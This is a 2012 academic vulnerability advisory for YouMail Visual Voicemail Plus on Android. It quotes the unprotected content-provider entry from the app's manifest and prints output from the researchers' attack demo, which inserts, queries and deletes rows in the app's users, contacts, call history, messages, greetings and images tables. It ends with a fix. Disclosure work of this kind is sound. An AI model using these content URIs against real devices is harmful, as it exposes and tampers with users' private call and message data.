Vulnerability in YouMail Visual Voicemail Plus for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
Mar 1, 2012 at 6:04 PM HKT

Abstract

We found that YouMail Visual Voicemail Plus 2.0.45 and 2.1.43 have a vulnerability that allows a crafted application to read and modify user's sensitive information without permission, including basic attributes of YouMail account, detailed information of user's all YouMail contacts, detailed information of user's YouMail call history, detailed information of user's all messages, and etc.

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1386-vulnerability-in-YouMailVisualVoicemailPlus.html

2 Description


Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:


```
<provider android:name=".adapter.YMContentProvider"
android:authorities="com.youmail.youmailprovider" />
```


3 Impact


Please see the following snapshots generated by our arrack demo:

*** authors with equal contributions**



9:26
AttackDemo
content://com.youmail.youmailprovider/ym_users
insertAttack! Inserted Count: 1
Inserted Uri: content://com.youmail.youmailprovider/ym_users/1
9:26
AttackDemo
content://com.youmail.youmailprovider/ym_users
queryAttack! Column Count: 8
Rows Count: 1
1[phone_number]: phone_number
1[_id]: null
1[pin]: pin
1[updated]: updated
1[created]: created
1[remote_id]: remote_id
1[active]: active
1[sync_provider]: sync_provider
9:26
AttackDemo
content://com.youmail.youmailprovider/ym_users
deleteAttack!
Deleted Count: 1



9:25
AttackDemo
content://com.youmail.youmailprovider/ym_contacts
insertAttack! Inserted Count: 1
Inserted Uri: content://com.youmail.youmailprovider/ym_contacts/1
9:25
AttackDemo
content://com.youmail.youmailprovider/ym_contacts
queryAttack! Column Count: 27
Rows Count: 1
1[zip_code]: zip_code
1[street]: street
1[state]: state
1[other_number_1]: other_number_1
1[other_number_2]: other_number_2
1[other_number_3]: other_number_3
1[city]: city
1[other_number_4]: other_number_4
1[local_id]: local_id
1[first_name]: first_name
1[organization]: organization
1[_id]: 1
1[image_url]: image_url
1[updated]: updated
1[created]: created
1[pager_number]: pager_number
1[user_id]: user_id
1[blocked]: blocked
1[home_number]: home_number
1[country]: country
9:25
AttackDemo
content://com.youmail.youmailprovider/ym_contacts
deleteAttack!
Deleted Count: 1



9:26
AttackDemo
content://com.youmail.youmailprovider/ym_call_history
insertAttack! Inserted Count: 1
Inserted Uri: content://com.youmail.youmailprovider/ym_call_history/1
9:26
AttackDemo
content://com.youmail.youmailprovider/ym_call_history
queryAttack! Column Count: 21
Rows Count: 1
1[greeting_id]: greeting_id
1[result]: result
1[greeting_type]: greeting_type
1[pb_src_type]: pb_src_type
1[entryId]: entryId
1[destination]: destination
1[city]: city
1[first_name]: first_name
1[organization]: organization
1[source]: source
1[_id]: 0
1[image_url]: image_url
1[created]: created
1[priority]: priority
1[pb_src_id]: pb_src_id
1[length]: length
1[last_name]: last_name
1[country_state]: country_state
1[user_id]: user_id
1[last_fetch_time]: last_fetch_time
9:26
AttackDemo
content://com.youmail.youmailprovider/ym_call_history
deleteAttack!
Deleted Count: 1



9:24
AttackDemo
content://com.youmail.youmailprovider/messages
insertAttack! Inserted Count: 1
Inserted Uri: content://com.youmail.youmailprovider/messages/1



9:24
AttackDemo
content://com.youmail.youmailprovider/messages
queryAttack! Column Count: 25
Rows Count: 1
1[src_pbk_type]: src_pbk_type
1[dst_addr]: dst_addr
1[src_type]: src_type
1[audio]: audio
1[status]: status
1[src_last_name]: src_last_name
1[src_img_url]: src_img_url
1[flagged]: flagged
1[dst_type]: dst_type
1[state]: state
1[xlate_status]: xlate_status
1[txt]: txt
1[src_org_name]: src_org_name
1[src_id]: src_id
1[city]: city
1[folder_id]: folder_id
1[_id]: null
1[src_first_name]: src_first_name
1[created]: created
1[priority]: priority


9:24
AttackDemo
content://com.youmail.youmailprovider/messages
deleteAttack!
Deleted Count: 1



9:25
AttackDemo
content://com.youmail.youmailprovider/greetings
insertAttack! Inserted Count: 1
Inserted Uri: content://com.youmail.youmailprovider/greetings/1


9:25
AttackDemo
content://com.youmail.youmailprovider/greetings
queryAttack! Column Count: 4
Rows Count: 1
1[_id]: 1
1[user_id]: user_id
1[description]: description
1[name]: name


9:25
AttackDemo
content://com.youmail.youmailprovider/greetings
deleteAttack!
Deleted Count: 1


9:25
AttackDemo
content://com.youmail.youmailprovider/images
insertAttack! Inserted Count: 1
Inserted Uri: content://com.youmail.youmailprovider/images/1


9:25
AttackDemo
content://com.youmail.youmailprovider/images
queryAttack! Column Count: 4
Rows Count: 1
1[last_check_time]: last_check_time
1[_id]: 1
1[user_id]: user_id
1[name]: name


9:25
AttackDemo
content://com.youmail.youmailprovider/images
deleteAttack!
Deleted Count: 1

4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
com.youmail.youmailprovider	msg
com.youmail.youmailprovider	res
com.youmail.youmailprovider	img
com.youmail.youmailprovider	messages
com.youmail.youmailprovider	folders
com.youmail.youmailprovider	images
com.youmail.youmailprovider	greetings
com.youmail.youmailprovider	ym_contacts
com.youmail.youmailprovider	ym_call_history
com.youmail.youmailprovider	ym_users